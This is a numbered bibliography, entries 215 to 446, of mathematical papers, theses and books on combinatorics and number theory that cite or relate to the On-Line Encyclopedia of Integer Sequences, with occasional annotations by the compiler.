215. P. Flajolet and M. Noy, Analytic Combinatorics of Noncrossing Configurations, Discrete Math. 204 (1999), 203-229 (Selected papers in honor of Henry W. Gould). The version available here is a preliminary version: INRIA RR3196, June 1997, 22 pages [ps]. (Only the printed version mentions the On-Line Encyclopedia of Integer Sequences.)

216. P. Flajolet, P. Poblete and A. Viola, On the Analysis of Linear Probing Hashing, (INRIA, RR3265), September 1997. 22 pages. In Algorithmica 22, (December 1998), pp. 490-515. (Special Issue on Analysis of Algorithms.)

217. P. Flajolet and B. Salvy, Computer algebra libraries for combinatorial structures. Journal of Symbolic Computation, vol. 20, no. 5-6, 1995, pages 653-671.

218. P. Flajolet, B. Salvy and P. Zimmermann, Automatic average-case analysis of algorithms. Theoretical Computer Science, Series A, vol. 79, no. 1, February 1991, pages 37-109.

219. P. Flajolet and R. Sedgewick, Analytic Combinatorics--Symbolic Combinatorics, 186p.+viii, May 2002.

220. D. Foata, G.-N. Han and B. Lass, Les nombres hyperharmoniques et la fratrie du collectionneur de vignettes. (The hyperharmonic numbers and the phratry of the coupon collector), Sémin. Lothar. Comb. 47, B47a, 20 p., electronic only (2001).

221. D. Foata and D. Zeilberger, The graphical major index, J. Comput. Applied Math (special issue on q-series) 68 (1996) 79-101.

222. D. Foata and D. Zeilberger, A classic proof of a recurrence for a very classical sequence, J. Combin. Theory Ser. A 80 (1997), no. 2, 380-384. (Note: the on-line version of this paper does not mention the Encyclopedia)

223. A. S. Fraenkel, Heap games, numeration systems and sequences, Annals of Combinatorics 2 (1998) 197-210 (ps, Journal version).

224. A. S. Fraenkel, Arrays, numeration systems and games.

225. A. S. Fraenkel, Mathematical Chats Between Two Physicists, in Puzzlers' Tribute: A Feast for the Mind, honoring Martin Gardner (D. Wolfe and T. Rodgers, eds.), A. K. Peters, 2002, pp. 315-325.

226. F. Franek, S. Gao, W. Lu, P. J. Ryan, W. F. Smyth, Yu Sun and L. Yang, Verifying a border array in linear time, J. Combinatorial Math. and Combinatorial Computing 42 (2002) to appear.

227. J. Freeman, MetaMix: Between Unity and Collaboration.

228. W. Freeman, A method for the compact and efficient encoding of ordinal primes, YCS technical report, 2003.

229. M. R. Garey, On enumerating tournaments that admit exactly one Hamiltonian circuit, J. Combin. Theory, B 13 (1972), 266-269. [R. J. Douglas had enumerated such tournaments. In collecting sequences for the 1973 book I noticed that these numbers were a bisection of the Fibonacci numbers and Mike Garey found a proof of this.]

230. I. M. Gessel, Applications of The Classical Umbral Calculus, Dedicated to the memory of Gian-Carlo Rota, Final version, November 22, 2001. (dvi file, pdf file)

231. J. D. Gilbey, Permutation Group Algebras .

232. J. D. Gilbey,Permutation Group Algebras and Parking Functions, PHD thesis, 2002.

233. M. Goebel, On the number of special permutation-invariant orbits and terms, in Applicable Algebra in Engin., Comm. and Comp. (AAECC 8), Lect. Notes in Comp. Sci., to appear 1997.

234. M. Goebel, Rewriting techniques and degree bounds for higher order symmetric polynomials, Appl. Algebra Engrg. Comm. Comput. 9 (1999), no. 6, 559-573.

235. W. M. Y. Goh and P. Hitczenko, Average number of distinct part sizes in a random Carlitz composition.

236. O. Golinelli, Asymptotic behavior of two-terminal series-parallel networks, Submitted to J. Phys. A.

237. X. Gourdon and B. Salvy, Effective asymptotics of linear recurrences with rational coefficients. Discrete Mathematics, vol. 153, no. 1-3, 1996, pages 145-163.

238. R. L. Graham, D. E. Knuth and O. Patashnik, Concrete Mathematics. Addison-Wesley, Reading, MA, 2nd ed., 1994.

239. R. L. Graham, J. C. Lagarias, C. L. Mallows, A. R. Wilks and C. H. Yan, Apollonian Circle Packings: Geometry and Group Theory III. Higher Dimensions, preprint, 2000.

240. R. L. Graham, J. C. Lagarias, C. L. Mallows, A. R. Wilks and C. H. Yan, Apollonian Circle Packings: Number Theory, accepted by Journal of Number Theory, 2001.

241. R. L. Graham and D. H. Lehmer, On the permanent of Schur's matrix. J. Austral. Math. Soc. Ser. A 21 (1976), no. 4, 487-497.

242. R. Grimaldi and S. Heubach, Binary Strings without Odd Runs of Zeros, to appear in Ars Combinatoria.

243. R. E. Griswold, Drafting with Sequences, Documents on Weaving, Textiles, and Related Topics Created for On-Line Publication, July 1999.

244. R. E. Griswold, Patterns from Term-Replication Sequences, Documents on Weaving, Textiles, and Related Topics Created for On-Line Publication, March 2002.

245. R. E. Griswold, M. T. Griswold and G. M. Townsend (Editors), Recurrence Relations, The Icon

Analyst 59, April 2000.

246. R. E. Griswold, M. T. Griswold and G. M. Townsend (Editors), Variations on Versum Sequences, The Icon Analyst 57, December 1999.

247. R. E. Griswold, M. T. Griswold and G. M. Townsend (Editors), The Encyclopedia of Integer Sequences, The Icon Analyst 56, October 1999.

248. R. W. Grosse-Kunstleve, G. O. Brunner and N. J. A. Sloane, Algebraic Description of Coordination Sequences and Exact Topological Densities for Zeolites, Acta Cryst., A52 (1996), pp. 879-889.

249. K. Grudzinski and B. G. Wybourne, Symplectic models of n-particle systems, Rept. Math. Phys. 38, 251-266 (1996).

250. O. Guibert, Combinatoire des permutations à motifs exclus en liaison avec mots, cartes planaires et tableaux de Young, PHD thesis, Université Bordeaux 1 (1995).

251. O. Guibert and T. Mansour, Restricted 132-involutions, Séminaire Lothaningien de Combinatorica 48 (2002), Article B48a.

252. T. A. Gulliver, Sequences from squares of integers, Int. Math. J. 1 (2002), no. 4, 323-332.

253. R. K. Guy, The strong law of small numbers. Amer. Math. Monthly 95 (1988), no. 8, 697-712.

254. R. K. Guy, C. Krattenthaler and B. E. Sagan, Lattice paths, reflections and dimension-changing bijections, Ars Combin. 34 (1992), 3-15.

255. R. K. Guy and W. O. J. Moser, Numbers of subsequences without isolated odd members. Fibonacci Quarterly, 34, No.2, 152-155 (1996).

256. M. Gysin and J. Seberry, On infinite families of sequences with one and two valued autocorrelation and two valued crosscorrelation function, AJC 23 (2001) 197-209.

257. J. Haack, "The Mathematics of Steve Reich's Clapping Music," in Bridges: Mathematical Connections in Art, Music, and Science: Conference Proceedings, 1998, Reza Sarhangi (ed.), 87-92.

258. Jan Hagberg, Centrality Testing and the Distribution of the Degree Variance in Bernoulli Graphs, International Sunbelt Social Network Conference, April 2001.

259. L. Halbeisen and N. Hungerbuehler, Number theoretic aspects of a combinatorial function, Notes on Number Theory and Discrete Mathematics 5 (1999) 138-150. (ps, pdf)

260. L. Halbeisen and N. Hungerbuehler, Dual form of combinatorial problems and Laplace techniques, The Fibonacci Quarterly 38 (2000) 395-407. (ps, pdf)

261. L. Halbeisen and S. Shela, Consequences of arithmetic for set theory, The Journal of Symbolic Logic 59 (1994) 30-40. (ps, pdf)

262. P. Hansen, How Far Should, Is And Could Be Conjecture-Making Automated in Graph Theory?, Les Cahiers du GERAD, August 2002. (ps, pdf)

263. P. Hansen, M. Aouchiche, G. Caporossi and D. Stevanovic, What Forms Do Interesting Conjectures Have in Graph Theory?, Les Cahiers du GERAD, August 2002. (ps, pdf)

264. C. R. H. Hanusa, A Generalized Binet's Formula for kth Order Linear Recurrences. A Markov Chain Approach, Math Senior Thesis, April 2001.

265. B. Hao, Fractals from genomes: exact solutions of a biology-inspired problem, Physica A282 (2000) 225-246.

266. B. Hao, H. Xie, Z. Yu and G. Chen, Avoided strings in bacterial complete genomes and a related combinatorial problem, Ann. Comb. 4, No.3-4, 247-255 (2000).

267. B. Hao, H. Xie, Z. Yu and G. Chen, Factorisable language: From dynamics to complete genomes, Physica A288 (2000) 10-20.

268. F. Harary and E. M. Palmer, Graphical Enumeration, Academic Press, NY, 1973.

269. F. Harary, E. M. Palmer and R. W. Robinson, Counting free binary trees admitting a given height, J. Combin. Inform. System Sci. 17 (1992), 175-181. (ps, pdf)

270. M. Harborth, Strukturuntersuchungen für Shop-Scheduling-Probleme: Anzahlprobleme, potentielle Optimalität und neue Enumerationsalgorithmen, PhD Thesis, Otto-von-Guericke-Universität Magdeburg, 1999.

271. K. Hare, Multisectioning, Rational Poly-Exponential Functions and Parallel Computation, M.Sc. Thesis, February 2001. (PostScript , Pdf)

272. P. de la Harpe, Topics in geometric group theory - mise a jour, preprints de la Section de mathematiques de l'Universite de Geneve, 2001. (PostScript, Pdf)

273. M. Harris and N. Dershowitz, Ordered Construction Of Combinatorial Objects, preprint.

274. J. Harrison, Isolating critical cases for reciprocals using integer factorization, ARITH-16, June 2003. (ps, pdf)

275. B. Hayes, A Question of Numbers, in **American Scientist**.

276. A. Healy and S. Toub, Efficient Mesh Licensing, Computer Science 276r, Harvard University, May 2001.

277. J. A. Hendrickson, Jr., On the enumeration of rectangular (0,1)-matrices, Journal of Statistical Computation and Simulation, 51 (1995), 291-313.

278. A. Hendriks, Computations in Propositional Logic, PHD thesis, 1996.

279. S. Heubach, Tiling an n-by-m Area with Squares of Size up to k-by-k (m <= 5), Congressus Numerantium 140 (1999), pp. 43-64.

280. F. Hivert, N. M. Thiéry, MuPAD-Combinat, an open-source package for research in algebraic combinatorics, Séminaire Lotharingien de Combinatoire 49, 50 pages, submitted.

281. M. F. Hobart and J. D. H. Smith, Vector lattices and rooted trees, Alg. Univ. 34 (1995), 110-117.

282. M. E. Hoffman, Combinatorics of rooted trees and Hopf algebras, Trans. AMS 355 (2003), 3795-3811.

283. T. Hogg, Single-Step Quantum Search Using Problem Structure.

284. I. Honkala, T. Laihonen and S. Ranto, On Strongly Identifying Codes, TUCS Technical Report No. 417, Aug. 2001.

285. A. F. Horadam, Applications of Modified Pell Numbers to Representations, Ulam Quaterly - Volume 3, Number 1, 1994.

286. S. P. Humphries, "Cogrowth groups and the Dedekind-Frobenius group determinant", Mathematical Proceedings of the Cambridge Philosophical Society, volume 121, Part 2, pages

193-217 (1997).

287. L. Ilie and V. Mitrana, Binary Self-Adding Sequences and Languages, TUCS Technical Reports No. 18, May 1996.

288. I. Jensen, Enumerations of plane meanders, Talk presented at StatPhys-Taipei 1999.

289. I. Jensen, A transfer matrix approach to the enumeration of plane meanders, J. Phys. A 33, 5953-5963 (2000).

290. T. Kaiser and M. Klazar, On growth rates of hereditary permutation classes, Electr. J. Combinatorics 9 (2) (2003), R10, 20 pages.

291. E. Kalvelagen, Tiling Squares.

292. H. Kaplan, R. Shamir and R. E. Tarjan, Tractability of parameterized completion problems on chordal, strongly chordal and proper interval graphs, SIAM Journal of Computing 28(5) 1906-1922 (1999).

293. A. Karttunen, On Pascal's Triangle Modulo 2 in Fibonacci Representation, to appear in The Fibonacci Quarterly (2003).

294. M. Kern, Solution to the SIAM «Hundred-dollar, Hundred-digit Challenge», INRIA report RR 4472, 2002.

295. S. Khurshid, D. Marinov, I. Shlyakhter, D. Jackson. A Case for Efficient Solution Enumeration. Sixth International Conference on Theory and Applications of Satisfiability Testing (SAT 2003), S. Margherita Ligure - Portofino (Italy), May 2003.

296. J. Kieffer and E.-H. Yang, Structured Grammar-Based Codes for Universal Lossless data Compression, Communications in Information and Systems, Vol. 2, No. 1, June 2002, pp. 29-52.

297. C. Kimberling, Fractal Sequences and Interspersions, Ars Combinatoria, vol 45 pp. 157-168, 1997. (See also Interspersions.)

298. A. King , Transposition Gray Codes for Indecomposable Permutations, B.Sc. honours thesis, UVic., 2000. (ps, pdf)

299. J. L. King, A change-of-coordinates from Geometry to Algebra, applied to Brick Tilings, Proceedings of the First International Conference on Semigroups & Algebraic Engineering, held

in Aizu-Wakamatsu City, Japan, in March 1997.

300. J. Kingston and D. MacHale, Dissecting squares, Math. Gaz., 85 (2001), 403-430.

301. S. Kitaev, Generalized Pattern Avoidance with Additional Restrictions, Seminaire Lotharingien de Combinatoire, B48e (2003), 19 pp.

302. S. Kitaev, Generalized patterns in words and permutations, PHD thesis, Chalmers University of Technology and Göteborg University, 2003.

303. S. Kitaev, Partially Ordered Generalized Patterns, FPSAC'02. Accepted for publication in Discrete Mathematics.

304. S. Kitaev and T. Mansour, Simultaneous avoidance of generalized patterns, Accepted for publication in Ars Combinatoria (2003).

305. S. Kitaev and T. Mansour, On multi-avoidance of generalized patterns, Accepted for publication in Ars Combinatoria (2003).

306. S. Kitaev and T. Mansour, The problem of the pawns, Submitted to Annals of Combinatorics.

307. M. Klazar, On abab-free and abba-free set partitions, Europ. J. Combinatorics 17 (1996), 53-68. (ps, pdf)

308. M. Klazar, Twelve countings with rooted plane trees, Europ. J. Combinatorics 18 (1997), 195-210. (ps, pdf)

309. M. Klazar, On numbers of Davenport-Schinzel sequences, Discrete Math. 185 (1998), 77-87. (ps, pdf)

310. M. Klazar, Kombinatorické pocítání 1999, KAM-DIMATIA Series preprint no. 451 (1999), lecture notes in Czech.

311. M. Klazar, Extremal problems (and a bit of enumeration) for hypergraphs with linearly ordered vertex sets, ITI Series preprint no. 021 (2001).

312. M. Klazar, Counting even and odd partitions, Amer. Math. Monthly 110,6 (2003), 527-532.

313. M. Klazar and J. Nemecek, A bijection between nonnegative words and sparse abba-free

partitions, Discrete Math. 265 (2003), 411-416. (ps, pdf)

314. M. Klazar and V. Novak, A set partition identity via trees. KAM series ; 96,326.

315. W. Klostermeyer et al., A Pascal rhombus, Fibonacci Quarterly, 35 (1997), 318-328.

316. A. Knopfmacher and M. E. Mays, Compositions with m distinct parts, Ars Combinatorica (1999), 111-128.

317. A. Knopfmacher and H. Prodinger, On Carlitz compositions, European J. of Combinatorics (1998), 579-589.

318. A. Knopfmacher and N. Robbins, Identities for the total number of parts in partitions of integers, to appear in Utilitas Mathematica.

319. K. H. Knuth, What is a question?, In: C. Williams (ed.), Bayesian Inference and Maximum Entropy Methods in Science and Engineering, Moscow ID 2002, AIP Conference Proceedings, Vol. 659, American Institute of Physics, Melville NY, pp. 227-242.

320. U. Kortenkamp, The Future of Mathematical Software, In: C. Williams (ed.), Proceedings of MTCM 2000, Springer-Verlag, 2001.

321. C. Krattenthaler, Advanced Determinant Calculus, Seminaire Lotharingien Combin. 42 ("The Andrews Festschrift") (1999), Article B42q, 67 pp.

322. C. Krattenthaler and Paul Slater, Asymptotic Redundancies for Universal Quantum Coding, IEEE Trans. Information Theory 46 (2000), 801-819.

323. D. Kreimer, On the Hopf algebra structure of perturbative quantum field theories, Adv. Theor. Math. Phys. 2 (1998) 303-334.

324. J. Kung and C. H. Yan, Goncarov Polynomials and Parking Functions, preprint submitted, 2001.

325. S. Kurtz, Persistence in different bases. Persistence of a number.

326. J. Kuzmanovich, A. Pavlichenkov, Finite groups of matrices whose entries are integers, Amer. Math. Monthly 109 (2002), no. 2, 173-186.

327. G. Labelle, Counting enriched multigraphs according to the number of their edges (or arcs), Discrete Mathematics 217, numbers 1-3 (2000), 237-248.

328. G. Labelle, C. Lamathe and P. Leroux, Molecular expansion of the species of plane and planar 2-trees, Accepted for publication in Theoretical Computer Science (26 pages). (PostScript, Pdf)

329. G. Labelle, C. Lamathe and P. Leroux, Enumeration des 2-arbres k-gonaux, communication acceptee au colloque MathInfo 2002 (15 pages). (PostScript, Pdf)

330. G. Labelle, C. Lamathe and P. Leroux, A classification of plane and planar 2-trees, Theoretical Computer Science (to appear), 2003.

331. G. Labelle, C. Lamathe and P. Leroux, Labelled and unlabelled enumeration of k-gonal 2-trees, submitted to JCT-A, (2003). (ps, pdf)

332. G. Labelle and P. Leroux, An extension of the exponential formula in enumerative combinatorics, Electronic Journal of Combinatorics, Volume 3(2), 1996, article #R12.

333. G. Labelle, P. Leroux, E. Pergola and R. Pinzani, Stirling numbers interpolation using permutations with forbidden subsequences, Discrete Mathematics, 246 (2002), 177-195.

334. J. Labelle, Self-avoiding walks and polyominoes in strips, Bull. ICA, 23 (1998), 88-98.

335. J. C. Lagarias, E. M. Rains and N. J. A. Sloane, The EKG sequence, Experimental Math. (to appear).

336. J. C. Lagarias and N. J. A. Sloane, Approximate Squaring

337. W. Lang, Riccati meets Fibonacci, KA-TP-11-2001, Jun. The Fibonacci Quarterly.

338. W. Lang, On Polynomials Related to Powers and Derivatives of the Generating Function of Catalan's Numbers , KA-TP-4-1998, April.

339. W. Lang, On Polynomials Related to Powers of the Generating Function of Catalan's Numbers, The Fibonacci Quarterly, Vol.38,5 (2000) pp 408-419.

340. W. Lang, On Polynomials Related to Derivatives of the Generating Function of Catalan Numbers, The Fibonacci Quarterly, Vol.40,4 (2002) pp 299-313.

341. M. Latapy, Partitions of an Integer into Powers, Discrete Mathematics and Theoretical Computer Science special issue, Proceedings of Discrete Models - Combinatorics, Computation and

Geometry 2001 (DM-CCG'01). (ps.gz, pdf)

342. M. Lehn, Chern classes of tautological sheaves on Hilbert schemes of points on surfaces. Invent. Math. 136 (1999), no. 1, 157-207.

343. C. Lenormand, Compléments d'informatique fondamentale, mathématiques, combinatoires, linguistiques (Livre I/Livre II/Livre III), Département Informatique Université Paris 8, 2002 (see Préface).

344. B. Lewis, Partitioning a set, Math. Gaz., 86 (2002), 51-58.

345. S. Linusson, The number of M-sequences and f-vectors, Combinatorica, 19 (2), (1999), 255-266.

346. V. A. Liskovets, Some identities for enumerators of circulant graphs.

347. E. Keith Lloyd, The standard deviation of 1, 2, ..., n - Pell's equation and rational triangles, Math. Gaz., July 1997, 231-243.

348. D. E. Loeb, The World of Generating Functions and Umbral Calculus, in Gian-Carlo Rota on Combinatorics: Introductory Papers and Commentaries, Volume 1, editor: Joseph P. S. Kung, Birkhauser (1995) 201-216.

349. P. A. Loomis, An Introduction to Digit Product Sequences, to appear in the Journal of Recreational Mathematics in 2004.

350. J. Loughry, J. I. van Hemert and L. Schoofs. Efficiently Enumerating the Subsets of a Set, preprint.

351. M. A. Lujan Moreno, Object Oriented Linear Algebra, M. Phil. Thesis, Dept. Computer Science, University Of Manchester, 1999.

352. S. Lundin, Young-Tablåer och mönsterundvikande, Masters thesis.

353. P. H. Lundow, Enumeration of matchings in polygraphs, 1998.

354. G. A. Lunter, Bifurcations in Hamiltonian systems [Online Resource] : computing singularities by Gröbner bases, 1999 (see stellingen).

355. N. Lygeros, M. Mizony and P. Zimmermann, New ECM record, Perfection (Journal of the Pi

Society), volume 1 number 202/2000.

356. M. G. Maaß, Scheduling Independent and Identically Distributed Tasks with In-Tree Constraints on three Machines in Parallel, Diplomarbeit, Lehrstuhl für Effiziente Algorithmen, Institut für Informatik, TU München, sep 2001.

357. C. L. Mallows and N. J. A. Sloane, Two-graphs, switching classes and Euler graphs are equal in number, SIAM J. Appl. Math., 28 (1975), 876-880.

358. T. Mansour, Restricted 132-Dumont permutations, Australasian Journal of Combinatorics, 2003.

359. T. Marchant, Cooperative phenomena in crystals and the probability of tied Borda count elections, Discrete Applied Mathematics, 119, pp. 265-271 (2002).

360. D. Marinov and R. Radoicic, Counting 1324-avoiding Permutations, Electronic Journal of Combinatorics, Volume 9(2), 2002-2003, article #R13.

361. G. Martin, Farmer Ted goes natural, Math. Mag. 72 (1999), no. 4, 259-276.

362. Brendan D. McKay, Frederique E. Oggier, N. J. A. Sloane, Gordon F. Royle, Ian M. Wanless and Herbert S. Wilf, Acyclic Digraphs and Eigenvalues of (0,1)-Matrices

363. B. D. McKay and E. Rogoyski, Latin squares of order ten, Electron. J. Combinatorics, 2 (1995) #N3.

364. J. P. McSorley, Counting structures in the Moebius ladder, Discrete Math., 184 (1998), 137-164.

365. R. I. McLachlan and B. N. Ryland, The algebraic entropy of classical mechanics, J. Math. Phys., submitted.

366. E. Mendelsohn, Races with ties, Math. Mag. 55 (1982), 170-175.

367. H. Mercier, Réconciliation et complexité de la communication des données corrélées, M.Sc. Thesis, Université de Montréal, 2003.

368. J. Millar, N. J. A. Sloane and N. E. Young, A new operation on sequences: the Boustrophedonon transform, J. Combin. Theory, 17A 44-54 1996.

369. M. Miller, J. Gimbert, F. Ruskey and J. Ryan, Iterations of eccentric digraphs, To be presented at

the 13th Australasian Workshop on Combinatorial Algorithms (AWOCA), Fraser Island, Australia, 2002.

370. S. C. Milne, Hankel determinants of Eisenstein series, Developments in Mathematics vol. 4, Kluwer Academic Pub., Dordrecht, 2001, pp. 171--188.

371. R. Miner and P. Topping, Math on the Web: A Status Report, Design Science, January 2001.

372. M. Mohammed, Counting Hexagonal Lattice Animals, submitted.

373. D. Moore, W. F. Smyth and D. Miller, Counting distinct strings, Algorithmica 23 -1 (1999) 1-13.

374. T. S. Motzkin, Sorting numbers for cylinders and other classification numbers, in Combinatorics, Proc. Symp. Pure Math. 19, AMS, 1971, pp. 167-176. [Refers to the manuscript of the 1973 Handbook of Integer Sequences.]

375. H. Munthe-Kaas and S. Krogstad, On enumeration problems in Lie-Butcher theory, to appear (2003) in a special issue of FGCS (Future Generation Computer Systems).

376. G. Musiker, Cluster algebras, Somos sequences and exchange graphs, thesis, 2002(a).

377. A. N. Myers, Counting permutations by their rigid patterns, J. Combin. Theory, A 99 (2002), 345-357.

378. E. Neuwirth, Computing Tournament Sequence Numbers Efficiently With Matrix Techniques, Séminaire Lotharingien de Combinatoire, B47h (2002), 12 pp.

379. L. A. Newberg, Finding, Evaluating, and Counting DNA Physical Maps (2002), Doctoral Thesis, University of California at Berkeley, 1993.

380. H. Niederhausen, Catalan Traffic at the Beach, Electronic Journal of Combinatorics, Volume 9 (1), 2002, article #R33.

381. H. Niederhausen, Random walks in octants, and related structures (2002), submitted to J. of Statistical Planning and Inference.

382. A. Nkwanta, Lattice paths and RNA secondary structures, in African Americans in Mathematics, ed. N. Dean, Amer. Math. Soc., 1997, pp. 137-147.

383. J. Noonan, The number of permutations containing exactly one increasing subsequence of length

three. Discrete Math. 152 (1996), no. 1-3, 307-313.

384. J. Noonan and D. Zeilberger, The Goulden-Jackson Cluster Method: Extensions, Applications and Implementations, J. Difference Eq. Appl. 5 (1999), 355-377.

385. J.-P. Nzali, K. T. Porguy, H. Tapamo, Algorithme de Calcul du degré de retournement d'un graphe planaire topologique, Arima, Volume 1 - 2002.

386. M. J. O'Brien, De Bruijn Graphs and The Ehrenfeucht-Mycielski Sequence, Master's Thesis, Carnegie Mellon University, April 26, 2001.

387. A. M. Odlyzko, Asymptotic enumeration methods, in Handbook of Combinatorics, vol. 2, R. L. Graham, M. Groetschel, and L. Lovasz, eds., Elsevier, 1995, pp. 1063-1229. (ps, pdf).

388. A. Odlyzko, The rapid evolution of scholarly communication, Learned Publishing, Volume 15 no. 1, pp. 7-19.

389. R. L. Ollerton and A. G. Shannon, Extensions of generalized binomial coefficients, QM&MS Research Reports (2001).

390. J. B. Olsson, Side 9-sætningen: En sætning om partitioner, Famøs Fagblad for Aktuar, Matematik, Økonomi og Statistik, 16. årgang, nr. 2, dec. 2002.

391. E. Ordentlich and R. M. Roth, The Asymptotic Capacity of Multi-Dimensional Runlength-Limited Constraints and Independent Sets in Hypergraphs, HP Labs 2002 Technical Report.

392. R. Osburn, Research Statement.

393. I. Pak, Partition Identities and Geometric Bijections, Proc. A.M.S., to appear (2002).

394. J. M. Pallo, On the listing and random generation of hybrid binary trees, International Journal of Computer Mathematics, 50, 1994, 135-145.

395. D. Parisse, The Tower of Hanoi and the Stern-Brocot Array, Thesis, Ludwig-Maximilians-Universitaet Munich, August 1997.

396. D. S. Parker and P. Ram, The construction of Huffman codes is a submodular ("convex") optimization problem over a lattice of binary trees. SIAM J. Comput. 28 (1999), no. 5, 1875-1905 (electronic).

397. M. G. Parker, Conjectures on the Size of Constellations Constructed from Direct Sums of PSK Kernels, LNCS 1719, Presented in part at 13th International Symposium, AAECC-13, Honolulu, Hawaii, pp 420-429, 14-19 Nov, 1999. (postscript, pdf)

398. M. G. Parker, Spectrally Bounded Sequences, Codes and States: Graph Constructions and Entanglement, Invited Talk at Eighth IMA International Conference on Cryptography and Coding, Cirencester, UK, 17-19 December, 2001, LNCS 2260, pp. 339ff. (2001). (PostScript, Pdf)

399. M. G. Parker and C. Tellambura, A Construction for Binary Sequence Sets with Low Peak-to-Average Power Ratio, Reports in Informatics, University of Bergen, Report No 242, ISSN 0333-3590, February 2003. (ps, pdf)

400. G. Paun and A. Salomaa, Self-reading sequences. Amer. Math. Monthly 103 (1996), no. 2, 166-168.

401. J. L. Pe, Ana's Golden Fractal.

402. J. L. Pe, On a Generalization of Perfect Numbers, To appear in The Journal of Recreational Mathematics 31(3).

403. E. T. Pegg Jr., A Complete List of Fair Dice, Master's Thesis, University of Colorado at Colorado Springs, 1997.

404. A. Pekec, Meaningful and Meaningless Solutions for Cooperative N-person Games, preprint December 1996. 28 pp.

405. J.-G. Penaud and O. Roquesm, Génération efficace d'un langage de Fibonacci, Colloque LaCIM 2000.

406. K. A. Penson, Coherent States from Combinatorial Sequences, Conference 'Quantum Theory and Symmetries 2', Krakow, Poland, July 2001.

407. E. Pergola, Two bijections for the area of Dyck paths, Discrete Math., 241 (2001), 435-447.

408. E. Pergola, G. Labelle, P. Leroux and R. Pinzani, Bell permutations and Stirling numbers interpolation, Proceedings FPSAC'99, Barcelone, 450-461.

409. E. Pergola and R. Pinzani, A Combinatorial Interpretation of the Area of Schr=F6der Paths, Electronic Journal of Combinatorics, Volume 6(1), 1999, article #R40.

410. M. Petkovsek and T. Pisanski, Counting Trees, 1994. (PostScript , dvi version)

411. J. L. Pfaltz, Partitions of 2^n, Congressus Numerantium 109:3-12, 1995.

412. J. L. Pfaltz, Partition Coefficients of Acyclic Graphs, 21st International Workshop on Graph Theoretic Concepts in Computer Science, Aachen, June 1995 (Springer Verlag, LNCS #1017) 313-332.

413. S. Pion, De la géométrie algorithmique au calcul géométrique, Ph.D thesis, Université de Nice Sophia-Antipolis, 1999. (ps, pdf)

414. S. Plouffe, Approximations de séries génératrices et quelques conjectures, Master's Thesis, Univ. du Québec à Montréal, August, 1992. There is a separate page for the associated formulae.

415. S. Plouffe, Un methode pour obtenir la fonction generatrice algebrique d'une serie, FPSAC, Florence, June 1993.

416. B. Poonen and M. Rubinstein, Number of Intersection Points Made by the Diagonals of a Regular Polygon, SIAM J. Discrete Mathematics, Vol. 11, pp. 135-156. (Ps, Pdf) [Although the Encyclopedia is not mentioned in the final version, this paper was born when I put A007569 on the blackboard in the Commons Room at AT&T Bell Labs and appealed to people to extend it.]

417. A. Postnikov and R. Stanley, Deformations of Coxeter hyperplane arrangements, Journal of Combinatorial Theory, Series A 91 (2000), no. 1-2, 544-597. (Special issue dedicated to G.-C. Rota.)

418. S. C. Power, Approximately finitely acting operator algebras. J. Funct. Anal. 189 (2002), no. 2, 409-468.

419. V. R. Pratt, Chu Spaces: Complementarity and Uncertainty in Rational Mechanics, Course notes, TEMPUS summer school, Budapest, July 1994.

420. U. Priss, Lattice-based Information Retrieval, Knowledge Organization, Vol. 27, 3, 2000, p. 132-142.

421. H. Prodinger and T. A. Tshifhumulo, On q-Olivier functions, Annals of Combinatorics, to appear.

422. J. Propp, Integrability, Exact Solvability, and Algebraic Combinatorics: A Three-Way Bridge?,

presented in the Workshop on Combinatorics and Integrable Models, Canberra, 2002.

423. J. Propp and D. Ullman, On the Cookie Game, International Journal of Game Theory, volume 20 (1992), pages 313-324.

424. E. M. Rains, N. J. A. Sloane and J. Stufken, The Lattice of N-Run Orthogonal Arrays, J. Statist. Planning Inference, 2001, to appear

425. R. C. Read, On general dissections of a polygon, Aequat. Math. 18 (1978), 370-388.

426. A. Regev, Young tableaux and 1/e, preprint.

427. P. Repetowicz, U. Grimm and M. Schreiber, High-temperature expansion for Ising models on quasiperiodic tilings, J. Phys. A: Math. Gen. 32 (1999) 4397-4418.

428. C. Richard and U. Grimm, On the Entropy and Letter Frequencies of Ternary Square-Free Words, ESI-Preprint No. 1283, Preprint math.CO/0302302.

429. D. Richards, Coordination and Shared Mental Models, American Journal of Political Science, 45 (2001), 259-76.

430. H. J. J. te Riele, Computational sieving applied to some classical number-theoretic problems, CWI Report, MAS R9821, October 1998.

431. S. Rinaldi, Succession rules: the whole story, Phd thesis, Università di Firenze, 2002.

432. J. Riordan, The blossoming of Schroeder's fourth problem, Acta Math., 137 (1976), 1-16.

433. G. O. Roberts and J. S. Rosenthal, Small and pseudo-small sets for Markov chains, Stochastic Models 17: 121-145, 2001.

434. A. Robertson, D. Saracino and D. Zeilberger, Refined Restricted Permutations, In memory of Rodica Simion, 2002.

435. R. W. Robinson, Counting Feynman Diagrams.

436. D. G. Rogers, Pascal triangles, Catalan numbers and renewal arrays, Discrete Math., 22 (1978), 301-310.

437. D. G. Rogers and L. W. Shapiro, Some correspondences involving the Schroeder numbers and

relations, in Lect. Notes Math., Vol. 686 (1978), pp. 267-276.

438. K. A. Ross, Conjunctive Selection Conditions in Main Memory, Proceedings of the 2002 PODS Conference, June 2002.

439. K. A. Ross and D. E. Knuth, A Programming and Problem Solving Seminar. Trivia Hunt (Appendix A), Stanford University Technical Report STAN-CS-89-1269, July 1989.

440. F. Ruskey, C. R. Miers and J. Sawada, The number of irreducible polynomials and Lyndon words with given trace, SIAM J. Discrete Math., 14 (2001) 240-245.

441. J. Salas and A. D. Sokal, Transfer Matrices and Partition-Function Zeros for Antiferromagnetic Potts Models I. General Theory and Square-Lattice Chromatic Polynomial, J.Statist.Phys. 104 (2001) 609-699.

442. B. Salvy, Automatic Asymptotics and Generating Functions, Algorithms seminar, 1992-1993, INRIA Research Report #2130, 47-50. (Ps, Pdf)

443. B. Salvy and S. Yu. Slavyanov, A Combinatorial Problem in the Classification of Second-Order Linear ODE's, Research Report no. 2600, Institut National de Recherche en Informatique et en Automatique, 1995. 7 pages.

444. B. Salvy and P. Zimmermann, Gfun: a Maple package for the manipulation of generating and holonomic functions in one variable. ACM Transactions on Mathematical Software, vol. 20, no. 2, 1994, pages 163-177.

445. J. Sauerberg and L. Shu, The long and the short on counting sequences, Amer. Math. Monthly 104 (1997), no. 4, 306-317.

446. J. vom Scheidt, H.-J. Starkloff and R. Wunderlich, Stationary solutions of random differential equations with polynomial nonlinearities, Stochastic Analysis and Applications, 6(19):1059-1075, 2001.

